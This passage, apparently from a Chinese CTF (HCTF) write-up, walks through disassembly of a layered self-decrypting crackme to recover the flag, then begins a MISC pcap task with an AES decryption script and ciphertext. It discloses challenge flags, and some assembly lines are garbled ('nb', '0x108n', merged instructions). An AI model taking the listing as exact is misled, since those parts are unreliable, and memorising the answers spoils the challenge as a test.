112e <+206>: movzx  eax,BYTE PTR [rax]
1131 <+209>: sar    al,0x4
1134 <+212>: mov    edx,eax
1136 <+214>: movsxd rax,ecx
1139 <+217>: mov    BYTE PTR [rbp+rax*1-0x50],dl
113d <+221>: add    DWORD PTR [rbp-0x4],0x1
1141 <+225>: cmp    DWORD PTR [rbp-0x4],0x3
1145 <+229>: jle    0x6010f1 <step2+145>
1147 <+231>: mov    DWORD PTR [rbp-0x4],0x0
114e <+238>: jmp    0x601165 <step2+261>
1150 <+240>: mov    eax,DWORD PTR [rbp-0x4]
1153 <+243>: mov    edx,eax
1155 <+245>: mov    eax,DWORD PTR [rbp-0x4]
1158 <+248>: cdqe
115a <+250>: mov    BYTE PTR [rbp+rax*1-0x150],dl
1161 <+257>: add    DWORD PTR [rbp-0x4],0x1
1165 <+261>: cmp    DWORD PTR [rbp-0x4],0xff
116c <+268>: jle    0x601150 <step2+240>
116e <+270>: mov    DWORD PTR [rbp-0x8],0x0
1175 <+277>: mov    DWORD PTR [rbp-0x4],0x0
117c <+284>: jmp    0x601207 <step2+423>
1181 <+289>: mov    eax,DWORD PTR [rbp-0x4]
1184 <+292>: cdqe
1186 <+294>: movzx  eax,BYTE PTR [rbp+rax*1-0x150]
118e <+302>: movzx  edx,al
1191 <+305>: mov    eax,DWORD PTR [rbp-0x8]
1194 <+308>: lea    ecx,[rdx+rax*1]
1197 <+311>: mov    eax,DWORD PTR [rbp-0x4]
119a <+314>: cdq
119b <+315>: idiv   DWORD PTR [rbp-0x10]
119e <+318>: mov    eax,edx
11a0 <+320>: cdqe
11a2 <+322>: lea    rdx,[rbp-0x30]
11a6 <+326>: add    rax,rdx
11a9 <+329>: movzx  eax,BYTE PTR [rax]
11ac <+332>: movzx  eax,al
11af <+335>: lea    edx,[rcx+rax*1]
11b2 <+338>: mov    eax,edx
11b4 <+340>: sar    eax,0x1f
11b7 <+343>: shr    eax,0x18
11ba <+346>: add    edx,eax
11bc <+348>: movzx  edx,dl
11bf <+351>: sub    edx,eax
11c1 <+353>: mov    eax,edx
11c3 <+355>: mov    DWORD PTR [rbp-0x8],eax
11c6 <+358>: mov    eax,DWORD PTR [rbp-0x4]
11c9 <+361>: cdqe
11cb <+363>: movzx  eax,BYTE PTR [rbp+rax*1-0x150]
```

```
11d3 <+371>: movzx  eax,al
11d6 <+374>: mov    DWORD PTR [rbp-0x18],eax
11d9 <+377>: mov    eax,DWORD PTR [rbp-0x8]
11dc <+380>: cdqe
11de <+382>: movzx  edx,BYTE PTR [rbp+rax*1-0x150]
11e6 <+390>: mov    eax,DWORD PTR [rbp-0x4]
11e9 <+393>: cdqe
11eb <+395>: mov    BYTE PTR [rbp+rax*1-0x150],dl
11f2 <+402>: mov    eax,DWORD PTR [rbp-0x18]
11f5 <+405>: mov    edx,eax
11f7 <+407>: mov    eax,DWORD PTR [rbp-0x8]
11fa <+410>: cdqe
11fc <+412>: mov    BYTE PTR [rbp+rax*1-0x150],dl
1203 <+419>: add    DWORD PTR [rbp-0x4],0x1
1207 <+423>: cmp    DWORD PTR [rbp-0x4],0xff
120e <+430>: jle    0x601181 <step2+289>
1214 <+436>: mov    DWORD PTR [rbp-0x4],0x0
121b <+443>: mov    DWORD PTR [rbp-0x8],0x0
1222 <+450>: mov    DWORD PTR [rbp-0xc],0x0
1229 <+457>: jmp    0x601306 <step2+678>
122e <+462>: mov    eax,DWORD PTR [rbp-0x4]
1231 <+465>: lea    edx,[rax+0x1]
1234 <+468>: mov    eax,edx
1236 <+470>: sar    eax,0x1f
1239 <+473>: shr    eax,0x18
123c <+476>: add    edx,eax
123e <+478>: movzx  edx,dl
1241 <+481>: sub    edx,eax
1243 <+483>: mov    eax,edx
1245 <+485>: mov    DWORD PTR [rbp-0x4],eax
1248 <+488>: mov    eax,DWORD PTR [rbp-0x4]
124b <+491>: cdqe
124d <+493>: movzx  eax,BYTE PTR [rbp+rax*1-0x150]
1255 <+501>: movzx  edx,al
1258 <+504>: mov    eax,DWORD PTR [rbp-0x8]
125b <+507>: add    edx,eax
125d <+509>: mov    eax,edx
125f <+511>: sar    eax,0x1f
1262 <+514>: shr    eax,0x18
1265 <+517>: add    edx,eax
1267 <+519>: movzx  edx,dl
126a <+522>: sub    edx,eax
126c <+524>: mov    eax,edx
126e <+526>: mov    DWORD PTR [rbp-0x8],eax
1271 <+529>: mov    eax,DWORD PTR [rbp-0x4]
1274 <+532>: cdqe
1276 <+534>: movzx  eax,BYTE PTR [rbp+rax*1-0x150]
127e <+542>: movzx  eax,al
1281 <+545>: mov    DWORD PTR [rbp-0x18],eax
1284 <+548>: mov    eax,DWORD PTR [rbp-0x8]
1287 <+551>: cdqe
1289 <+553>: movzx  edx,BYTE PTR [rbp+rax*1-0x150]
1291 <+561>: mov    eax,DWORD PTR [rbp-0x4]
1294 <+564>: cdqe
1296 <+566>: mov    BYTE PTR [rbp+rax*1-0x150],dl
129d <+573>: mov    eax,DWORD PTR [rbp-0x18]
12a0 <+576>: mov    edx,eax
12a2 <+578>: mov    eax,DWORD PTR [rbp-0x8]
12a5 <+581>: cdqe
```

```
12a7 <+583>: mov    BYTE PTR [rbp+rax*1-0x150],dl
12ae <+590>: mov    eax,DWORD PTR [rbp-0x4]
12b1 <+593>: cdqe
12b3 <+595>: movzx  edx,BYTE PTR [rbp+rax*1-0x150]
12bb <+603>: mov    eax,DWORD PTR [rbp-0x8]
12be <+606>: cdqe
12c0 <+608>: movzx  eax,BYTE PTR [rbp+rax*1-0x150]
12c8 <+616>: add    eax,edx
12ca <+618>: movzx  eax,al
12cd <+621>: cdqe
12cf <+623>: movzx  eax,BYTE PTR [rbp+rax*1-0x150]
12d7 <+631>: movzx  eax,al
12da <+634>: mov    DWORD PTR [rbp-0x1c],eax
12dd <+637>: mov    eax,DWORD PTR [rbp-0xc]
12e0 <+640>: cdqe
12e2 <+642>: lea    rdx,[rbp-0x50]
12e6 <+646>: add    rax,rdx
12e9 <+649>: mov    edx,DWORD PTR [rbp-0xc]
12ec <+652>: movsxd rdx,edx
12ef <+655>: lea    rcx,[rbp-0x50]
12f3 <+659>: add    rdx,rcx
12f6 <+662>: movzx  edx,BYTE PTR [rdx]
12f9 <+665>: mov    ecx,edx
12fb <+667>: mov    edx,DWORD PTR [rbp-0x1c]
12fe <+670>: xor    edx,ecx
1300 <+672>: mov    BYTE PTR [rax],dl
1302 <+674>: add    DWORD PTR [rbp-0xc],0x1
1306 <+678>: mov    eax,DWORD PTR [rbp-0xc]
1309 <+681>: cmp    eax,DWORD PTR [rbp-0x14]
130c <+684>: jl     0x60122e <step2+462>
1312 <+690>: mov    DWORD PTR [rbp-0x4],0x0
1319 <+697>: jmp    0x601341 <step2+737>
131b <+699>: mov    eax,DWORD PTR [rbp-0x4]
131e <+702>: cdqe
1320 <+704>: movzx  edx,BYTE PTR [rbp+rax*1-0x50]
1325 <+709>: mov    eax,DWORD PTR [rbp-0x4]
1328 <+712>: cdqe
132a <+714>: movzx  eax,BYTE PTR [rbp+rax*1-0x40]
132f <+719>: cmp    dl,al
1331 <+721>: je     0x60133d <step2+733>
1333 <+723>: mov    eax,0x0 1338 <+728>: jmp    0x601433 <step2+979>
133d <+733>: add    DWORD PTR [rbp-0x4],0x1
1341 <+737>: cmp    DWORD PTR [rbp-0x4],0x7
1345 <+741>: jle    0x60131b <step2+699>
1347 <+743>: mov    DWORD PTR [rbp-0x8],0x0
134e <+750>: mov    DWORD PTR [rbp-0x4],0x0
1355 <+757>: jmp    0x6013a6 <step2+838>
1357 <+759>: cmp    DWORD PTR [rbp-0x8],0x4
135b <+763>: nb
135d <+765>: mov    DWORD PTR [rbp-0x8],0x0
1364 <+772>: mov    eax,DWORD PTR [rbp-0x4]
1367 <+775>: movsxd rdx,eax
136a <+778>: mov    rax,QWORD PTR [rbp-0x160]
1371 <+785>: add    rax,rdx
1374 <+788>: mov    edx,DWORD PTR [rbp-0x4]
1377 <+791>: movsxd rcx,edx
137a <+794>: mov    rdx,QWORD PTR [rbp-0x160]
1381 <+801>: add    rdx,rcx
1384 <+804>: movzx  esi,BYTE PTR [rdx]
1387 <+807>: mov    edx,DWORD PTR [rbp-0x8]
```

```
138a <+810>: movsxd rcx,edx
138d <+813>: mov    rdx,QWORD PTR [rbp-0x158]
1394 <+820>: add    rdx,rcx
1397 <+823>: movzx  edx,BYTE PTR [rdx]
139a <+826>: xor    edx,esi
139c <+828>: mov    BYTE PTR [rax],dl
139e <+830>: add    DWORD PTR [rbp-0x4],0x1
13a2 <+834>: add    DWORD PTR [rbp-0x8],0x1
13a6 <+838>: cmp    DWORD PTR [rbp-0x4],0x1f2
13ad <+845>: jle    0x601357 <step2+759>
13af <+847>: mov    DWORD PTR [rbp-0x4],0x0
13b6 <+854>: jmp    0x6013fd <step2+925>
13b8 <+856>: mov    eax,DWORD PTR [rbp-0x4]
13bb <+859>: movsxd rdx,eax
13be <+862>: mov    rax,QWORD PTR [rbp-0x168]
13c5 <+869>: add    rax,rdx
13c8 <+872>: mov    edx,DWORD PTR [rbp-0x4]
13cb <+875>: movsxd rcx,edx
13ce <+878>: mov    rdx,QWORD PTR [rbp-0x168]
13d5 <+885>: add    rdx,rcx
13d8 <+888>: movzx  esi,BYTE PTR [rdx]
13db <+891>: mov    edx,DWORD PTR [rbp-0x4]
13de <+894>: movsxd rdx,edx
13e1 <+897>: lea    rcx,[rdx+0x3d5]
13e8 <+904>: mov    rdx,QWORD PTR [rbp-0x168]
13ef <+911>: add    rdx,rcx
13f2 <+914>: movzx  edx,BYTE PTR [rdx]
13f5 <+917>: xor    edx,esi
13f7 <+919>: mov    BYTE PTR [rax],dl
13f9 <+921>: add    DWORD PTR [rbp-0x4],0x1
13fd <+925>: cmp    DWORD PTR [rbp-0x4],0x108
1404 <+932>: jle    0x6013b8 <step2+856>
1406 <+934>: mov    rax,QWORD PTR [rbp-0x160]
140d <+941>: mov    QWORD PTR [rbp-0x28],rax
1411 <+945>: mov    rax,QWORD PTR [rbp-0x158]
1418 <+952>: lea    rdi,[rax+0x4]
141c <+956>: mov    rdx,QWORD PTR [rbp-0x160]
1423 <+963>: mov    rcx,QWORD PTR [rbp-0x168]
142a <+970>: mov    rax,QWORD PTR [rbp-0x28]
142e <+974>: mov    rsi,rcx
1431 <+977>: call   rax 1433 <+979>: leave
1434 <+980>: ret
```

第二层，首先获得大括号内的前四个字符，将其按照高四位，第四位分割成两个部分，根据之前的`hctf`初始化一个**table**，用该表参与运算后，将结果和`0x8A012F269090095DLL`比较，解密得到:`The_`

第三层:

```
601540 <+0>: push   rbp
601541 <+1>: mov    rbp,rsp
601544 <+4>: sub    rsp,0x40
601548 <+8>: mov    QWORD PTR [rbp-0x28],rdi
60154c <+12>: mov    QWORD PTR [rbp-0x30],rsi
601550 <+16>: mov    QWORD PTR [rbp-0x38],rdx
601554 <+20>: mov    DWORD PTR [rbp-0x4],0x0
60155b <+27>: mov    DWORD PTR [rbp-0x20],0x75667278
601562 <+34>: mov    BYTE PTR [rbp-0x1c],0x6f
601566 <+38>: mov    DWORD PTR [rbp-0x8],0x10
60156d <+45>: mov    DWORD PTR [rbp-0x4],0x0
```

```
601574 <+52>: jmp    0x6015b2 <step1_xor_125+114>
601576 <+54>: mov    edx,DWORD PTR [rbp-0x8]
601579 <+57>: mov    eax,DWORD PTR [rbp-0x4]
60157c <+60>: lea    ecx,[rdx+rax*1]
60157f <+63>: mov    eax,DWORD PTR [rbp-0x4]
601582 <+66>: movsxd rdx,eax
601585 <+69>: mov    rax,QWORD PTR [rbp-0x28]
601589 <+73>: add    rax,rdx
60158c <+76>: movzx  eax,BYTE PTR [rax]
60158f <+79>: movsx  eax,al
601592 <+82>: xor    ecx,eax
601594 <+84>: mov    edx,ecx
601596 <+86>: mov    eax,DWORD PTR [rbp-0x4]
601599 <+89>: cdqe
60159b <+91>: movzx  eax,BYTE PTR [rbp+rax*1-0x20]
6015a0 <+96>: movsx  eax,al
6015a3 <+99>: cmp    edx,eax
6015a5 <+101>: je     0x6015ae <step1_xor_125+110>
6015a7 <+103>: mov    eax,0x0
6015ac <+108>: jmp    0x601614 <step1_xor_125+212>
6015ae <+110>: add    DWORD PTR [rbp-0x4],0x1
6015b2 <+114>: cmp    DWORD PTR [rbp-0x4],0x4
6015b6 <+118>: jle    0x601576 <step1_xor_125+54>
6015b8 <+120>: mov    DWORD PTR [rbp-0x4],0x0
6015bf <+127>: jmp    0x6015e7 <step1_xor_125+167>
6015c1 <+129>: mov    eax,DWORD PTR [rbp-0x4]
6015c4 <+132>: movsxd rdx,eax
6015c7 <+135>: mov    rax,QWORD PTR [rbp-0x30]
6015cb <+139>: add    rax,rdx
6015ce <+142>: mov    edx,DWORD PTR [rbp-0x4]
6015d1 <+145>: movsxd rcx,edx
6015d4 <+148>: mov    rdx,QWORD PTR [rbp-0x30]
6015d8 <+152>: add    rdx,rcx
6015db <+155>: movzx  edx,BYTE PTR [rdx]
6015de <+158>: xor    edx,0x6a
6015e1 <+161>: mov    BYTE PTR [rax],dl
6015e3 <+163>: add    DWORD PTR [rbp-0x4],0x1
6015e7 <+167>: cmp    DWORD PTR [rbp-0x4],0x4dd
6015ee <+174>: jle    0x6015c1 <step1_xor_125+129>
6015f0 <+176>: mov    rax,QWORD PTR [rbp-0x30]
6015f4 <+180>: mov    QWORD PTR [rbp-0x10],rax
6015f8 <+184>: mov    rax,QWORD PTR [rbp-0x38]
6015fc <+188>: lea    rsi,[rax+0xd6]
601603 <+195>: mov    rdx,QWORD PTR [rbp-0x30]
601607 <+199>: mov    rcx,QWORD PTR [rbp-0x28]
60160b <+203>: mov    rax,QWORD PTR [rbp-0x10]
60160f <+207>: mov    rdi,rcx
601612 <+210>: call   rax
601614 <+212>: leave
601615 <+213>: ret
601616 <+214>: push   rbp
601617 <+215>: mov    rbp,rsp
60161a <+218>: sub    rsp,0x50
60161e <+222>: mov    QWORD PTR [rbp-0x38],rdi
601622 <+226>: mov    QWORD PTR [rbp-0x40],rsi
601626 <+230>: mov    QWORD PTR [rbp-0x48],rdx
60162a <+234>: mov    QWORD PTR [rbp-0x20],0x0
601632 <+242>: lea    rax,[rbp-0x20]
601636 <+246>: mov    QWORD PTR [rbp-0x8],rax
```

```
60163a <+250>: mov    DWORD PTR [rbp-0xc],0x0
601641 <+257>: movabs rax,0x4f3d464a63355640
60164b <+267>: mov    QWORD PTR [rbp-0x30],rax
60164f <+271>: mov    WORD PTR [rbp-0x28],0x25
601655 <+277>: jmp    0x601707 <step1_xor_125+455>
60165a <+282>: mov    rax,QWORD PTR [rbp-0x8]
60165e <+286>: lea    rdx,[rax+0x1]
601662 <+290>: mov    QWORD PTR [rbp-0x8],rdx
601666 <+294>: mov    rdx,QWORD PTR [rbp-0x38]
60166a <+298>: movzx  edx,BYTE PTR [rdx]
60166d <+301>: sar    dl,0x2
601670 <+304>: add    edx,0x30
601673 <+307>: mov    BYTE PTR [rax],dl
601675 <+309>: mov    rax,QWORD PTR [rbp-0x8]
601679 <+313>: lea    rdx,[rax+0x1]
60167d <+317>: mov    QWORD PTR [rbp-0x8],rdx
601681 <+321>: mov    rdx,QWORD PTR [rbp-0x38]
601685 <+325>: movzx  edx,BYTE PTR [rdx]
601688 <+328>: movsx  edx,dl
60168b <+331>: shl    edx,0x4
60168e <+334>: mov    ecx,edx
601690 <+336>: and    ecx,0x30
601693 <+339>: mov    rdx,QWORD PTR [rbp-0x38]
601697 <+343>: add    rdx,0x1
60169b <+347>: movzx  edx,BYTE PTR [rdx]
60169e <+350>: sar    dl,0x4
6016a1 <+353>: add    edx,ecx
6016a3 <+355>: add    edx,0x30
6016a6 <+358>: mov    BYTE PTR [rax],dl
6016a8 <+360>: mov    rax,QWORD PTR [rbp-0x8]
6016ac <+364>: lea    rdx,[rax+0x1]
6016b0 <+368>: mov    QWORD PTR [rbp-0x8],rdx
6016b4 <+372>: mov    rdx,QWORD PTR [rbp-0x38]
6016b8 <+376>: add    rdx,0x1
6016bc <+380>: movzx  edx,BYTE PTR [rdx]
6016bf <+383>: movsx  edx,dl
6016c2 <+386>: shl    edx,0x2
6016c5 <+389>: mov    ecx,edx
6016c7 <+391>: and    ecx,0x3c
6016ca <+394>: mov    rdx,QWORD PTR [rbp-0x38]
6016ce <+398>: add    rdx,0x2
6016d2 <+402>: movzx  edx,BYTE PTR [rdx]
6016d5 <+405>: sar    dl,0x6
6016d8 <+408>: add    edx,ecx
6016da <+410>: add    edx,0x30
6016dd <+413>: mov    BYTE PTR [rax],dl
6016df <+415>: mov    rax,QWORD PTR [rbp-0x8]
6016e3 <+419>: lea    rdx,[rax+0x1]
6016e7 <+423>: mov    QWORD PTR [rbp-0x8],rdx
6016eb <+427>: mov    rdx,QWORD PTR [rbp-0x38]
6016ef <+431>: add    rdx,0x2
6016f3 <+435>: movzx  edx,BYTE PTR [rdx]
6016f6 <+438>: and    edx,0x3f
6016f9 <+441>: add    edx,0x30
6016fc <+444>: mov    BYTE PTR [rax],dl
6016fe <+446>: add    QWORD PTR [rbp-0x38],0x3
601703 <+451>: add    DWORD PTR [rbp-0xc],0x1
601707 <+455>: cmp    DWORD PTR [rbp-0xc],0x1
60170b <+459>: jle    0x60165a <step1_xor_125+282>
601711 <+465>: mov    DWORD PTR [rbp-0xc],0x0
```

```
601718 <+472>: jmp    0x60173d <step1_xor_125+509>
60171a <+474>: mov    eax,DWORD PTR [rbp-0xc]
60171d <+477>: cdqe
60171f <+479>: movzx  edx,BYTE PTR [rbp+rax*1-0x20]
601724 <+484>: mov    eax,DWORD PTR [rbp-0xc]
601727 <+487>: cdqe
601729 <+489>: movzx  eax,BYTE PTR [rbp+rax*1-0x30]
60172e <+494>: cmp    dl,al
601730 <+496>: je     0x601739 <step1_xor_125+505>
601732 <+498>: mov    eax,0x0
601737 <+503>: jmp    0x60179e <step1_xor_125+606>
601739 <+505>: add    DWORD PTR [rbp-0xc],0x1
60173d <+509>: cmp    DWORD PTR [rbp-0xc],0x7
601741 <+513>: jle    0x60171a <step1_xor_125+474>
601743 <+515>: mov    rax,QWORD PTR [rbp-0x40]
601747 <+519>: mov    QWORD PTR [rbp-0x18],rax
60174b <+523>: mov    DWORD PTR [rbp-0xc],0x0
601752 <+530>: jmp    0x60177a <step1_xor_125+570>
601754 <+532>: mov    eax,DWORD PTR [rbp-0xc]
601757 <+535>: movsxd rdx,eax
60175a <+538>: mov    rax,QWORD PTR [rbp-0x40]
60175e <+542>: add    rax,rdx
601761 <+545>: mov    edx,DWORD PTR [rbp-0xc]
601764 <+548>: movsxd rcx,edx
601767 <+551>: mov    rdx,QWORD PTR [rbp-0x40]
60176b <+555>: add    rdx,rcx
60176e <+558>: movzx  edx,BYTE PTR [rdx]
601771 <+561>: xor    edx,0x23
601774 <+564>: mov    BYTE PTR [rax],dl
601776 <+566>: add    DWORD PTR [rbp-0xc],0x1
60177a <+570>: cmp    DWORD PTR [rbp-0xc],0x108n
601781 <+577>: jle    0x601754 <step1_xor_125+532>
601783 <+579>: mov    rax,QWORD PTR [rbp-0x48]
601787 <+583>: lea    rcx,[rax+0x18a]
60178e <+590>: mov    rdx,QWORD PTR [rbp-0x38]
601792 <+594>: mov    rax,QWORD PTR [rbp-0x18]
601796 <+598>: mov    rsi,rcx
601799 <+601>: mov    rdi,rdx
60179c <+604>: call   rax
60179e <+606>: leave
60179f <+607>: ret
```

第三层，最扯淡的一层，有的移**6bit**，有的**2bit**，有的**and 3F**，有的**and ff**，自己调采用体验，代码不太好写，这能手算了，1bit 1bit扣出来结果是: `Basic_`

第四层:

```
601060 <+0>: push   rbp
601061 <+1>: mov    rbp,rsp
601064 <+4>: sub    rsp,0x30
601068 <+8>: mov    QWORD PTR [rbp-0x28],rdi
60106c <+12>: mov    QWORD PTR [rbp-0x30],rsi
601070 <+16>: mov    DWORD PTR [rbp-0x4],0x0
601077 <+23>: mov    DWORD PTR [rbp-0x8],0x0
60107e <+30>: mov    DWORD PTR [rbp-0x20],0x34e47712
601085 <+37>: mov    WORD PTR [rbp-0x1c],0xe445
60108b <+43>: mov    BYTE PTR [rbp-0x1a],0x0
60108f <+47>: jmp    0x6010ec <step2+140>
```

```
601091 <+49>: mov    eax,DWORD PTR [rbp-0x4]
601094 <+52>: movsxd rdx,eax
601097 <+55>: mov    rax,QWORD PTR [rbp-0x28]
60109b <+59>: add    rax,rdx
60109e <+62>: movzx  eax,BYTE PTR [rax]
6010a1 <+65>: and    eax,0xf
6010a4 <+68>: mov    BYTE PTR [rbp-0x9],al
6010a7 <+71>: mov    eax,DWORD PTR [rbp-0x4]
6010aa <+74>: movsxd rdx,eax
6010ad <+77>: mov    rax,QWORD PTR [rbp-0x28]
6010b1 <+81>: add    rax,rdx
6010b4 <+84>: movzx  eax,BYTE PTR [rax]
6010b7 <+87>: sar    al,0x4
6010ba <+90>: mov    BYTE PTR [rbp-0xa],al
6010bd <+93>: shl    BYTE PTR [rbp-0x9],0x4
6010c1 <+97>: movzx  eax,BYTE PTR [rbp-0xa]
6010c5 <+101>: or     BYTE PTR [rbp-0x9],al
6010c8 <+104>: movzx  eax,BYTE PTR [rbp-0x9]
6010cc <+108>: xor    eax,0x11
6010cf <+111>: mov    BYTE PTR [rbp-0xa],al
6010d2 <+114>: mov    eax,DWORD PTR [rbp-0x4]
6010d5 <+117>: cdqe
6010d7 <+119>: movzx  eax,BYTE PTR [rbp+rax*1-0x20]
6010dc <+124>: cmp    al,BYTE PTR [rbp-0xa]
6010df <+127>: je     0x6010e8 <step2+136>
6010e1 <+129>: mov    eax,0x0
6010e6 <+134>: jmp    0x601167 <step2+263>
6010e8 <+136>: add    DWORD PTR [rbp-0x4],0x1
6010ec <+140>: cmp    DWORD PTR [rbp-0x4],0x5
6010f0 <+144>: jle    0x601091 <step2+49>
6010f2 <+146>: mov    DWORD PTR [rbp-0x4],0x0
6010f9 <+153>: mov    DWORD PTR [rbp-0x8],0x0
601100 <+160>: jmp    0x601148 <step2+232>
601102 <+162>: cmp    DWORD PTR [rbp-0x8],0x6
601106 <+166>: jne    0x60110f <step2+175>
601108 <+168>: mov    DWORD PTR [rbp-0x8],0x0
60110f <+175>: mov    eax,DWORD PTR [rbp-0x4]
601112 <+178>: movsxd rdx,eax
601115 <+181>: mov    rax,QWORD PTR [rbp-0x30]
601119 <+185>: add    rax,rdx
60111c <+188>: mov    edx,DWORD PTR [rbp-0x4]
60111f <+191>: movsxd rcx,edx
601122 <+194>: mov    rdx,QWORD PTR [rbp-0x30]
601126 <+198>: add    rdx,rcx
601129 <+201>: movzx  esi,BYTE PTR [rdx]
60112c <+204>: mov    edx,DWORD PTR [rbp-0x8]
60112f <+207>: movsxd rcx,edx
601132 <+210>: mov    rdx,QWORD PTR [rbp-0x28]
601136 <+214>: add    rdx,rcx
601139 <+217>: movzx  edx,BYTE PTR [rdx]
60113c <+220>: xor    edx,esi
60113e <+222>: mov    BYTE PTR [rax],dl
601140 <+224>: add    DWORD PTR [rbp-0x4],0x1
601144 <+228>: add    DWORD PTR [rbp-0x8],0x1
601148 <+232>: cmp    DWORD PTR [rbp-0x4],0x68
60114c <+236>: jle    0x601102 <step2+162>
60114e <+238>: mov    rax,QWORD PTR [rbp-0x30]
601152 <+242>: mov    QWORD PTR [rbp-0x18],rax
601156 <+246>: mov    rax,QWORD PTR [rbp-0x28]
60115a <+250>: lea    rdx,[rax+0x6]
```

```
60115e <+254>: mov    rax,QWORD PTR [rbp-0x18]
601162 <+258>: mov    rdi,rdx
601165 <+261>: call   rax
601167 <+263>: leave
601168 <+264>: ret
```

分割重组异或和结果比较,得到`0f_RE_`

第五层:

```
6017a0 <+608>: push   rbp
6017a1 <+609>: mov    rbp,rsp
6017a4 <+612>: mov    QWORD PTR [rbp-0x18],rdi
6017a8 <+616>: mov    DWORD PTR [rbp-0x10],0x6c314630
6017af <+623>: mov    BYTE PTR [rbp-0xc],0x0
6017b3 <+627>: mov    rax,QWORD PTR [rbp-0x18]
6017b7 <+631>: movzx  edx,BYTE PTR [rax]
6017ba <+634>: movzx  eax,BYTE PTR [rbp-0x10]
6017be <+638>: cmp    dl,al
6017c0 <+640>: jne    0x601802 <step1_xor_125+706>
6017c2 <+642>: mov    rax,QWORD PTR [rbp-0x18]
6017c6 <+646>: add    rax,0x1
6017ca <+650>: movzx  edx,BYTE PTR [rax]
6017cd <+653>: movzx  eax,BYTE PTR [rbp-0xf]
6017d1 <+657>: cmp    dl,al
6017d3 <+659>: jne    0x601802 <step1_xor_125+706>
6017d5 <+661>: mov    rax,QWORD PTR [rbp-0x18]
6017d9 <+665>: add    rax,0x2
6017dd <+669>: movzx  edx,BYTE PTR [rax]
6017e0 <+672>: movzx  eax,BYTE PTR [rbp-0xe]
6017e4 <+676>: cmp    dl,al
6017e6 <+678>: jne    0x601802 <step1_xor_125+706>
6017e8 <+680>: mov    rax,QWORD PTR [rbp-0x18]
6017ec <+684>: add    rax,0x3
6017f0 <+688>: movzx  edx,BYTE PTR [rax]
6017f3 <+691>: movzx  eax,BYTE PTR [rbp-0xd]
6017f7 <+695>: cmp    dl,al
6017f9 <+697>: jne    0x601802 <step1_xor_125+706>
6017fb <+699>: mov    eax,0x1
601800 <+704>: jmp    0x601807 <step1_xor_125+711>
601802 <+706>: mov    eax,0x0
601807 <+711>: pop    rbp
601808 <+712>: ret
```

最后明码比较，达到最后几位:0F1l 所以的组合起来，`hctf{The_Basic_0f_RE_0F1l}`
总体来说，并不难，但是比较麻烦，特别是第三层，难写代码，只能准备白纸，验算了最后，给出每一层的入口地址:

```
b1:0x400706 di yi ceng
b2:0x60160f di er ceng
b3:0x60140d di san ceng
b4:0x601799 di si ceng
b5:0x601162 di wu ceng
```

MISC

杂项签到

下载下来是一个`.pcapng`直接**wireshark**分析
直接追踪**TCP流**，发现其中出现类似打开相关文件夹的命令，通过分析，在其中找到一个脚本

```
#!/usr/bin/env python
# coding:utf-8
__author__ = 'Aklis'

from Crypto import Random
from Crypto.Cipher import AES

import sys
import base64

def decrypt(encrypted, passphrase):
  IV = encrypted[:16]
  aes = AES.new(passphrase, AES.MODE_CBC, IV)
  return aes.decrypt(encrypted[16:])

def encrypt(message, passphrase):
  IV = message[:16]
  length = 16
  count = len(message)
  padding = length - (count % length)
  message = message + '\0' * padding
  aes = AES.new(passphrase, AES.MODE_CBC, IV)
  return aes.encrypt(message)

IV = 'YUFHJKVWEASDGQDH'

message = IV + 'flag is hctf{xxxxxxxxxxxxxxx}'

print len(message)

example = encrypt(message, 'Qq4wdrhhyEWe4qBF')
print example
example = decrypt(example, 'Qq4wdrhhyEWe4qBF')
print example
```

看来需要得到一个密文，然后直接扔进去解密即可
继续分析，得到了一个**base64加密**的字符串

> mbZoEMrhAO0WWeugNjqNw3U6Tt2C+rwpgpbdWRZgfQI3MAh0sZ9qjnziUKkV90XhAOkls/OXoYVw5uQDjVvgNA==


将它解密后作脚本中**example**的内容直接解密，得到**flag**

pic again

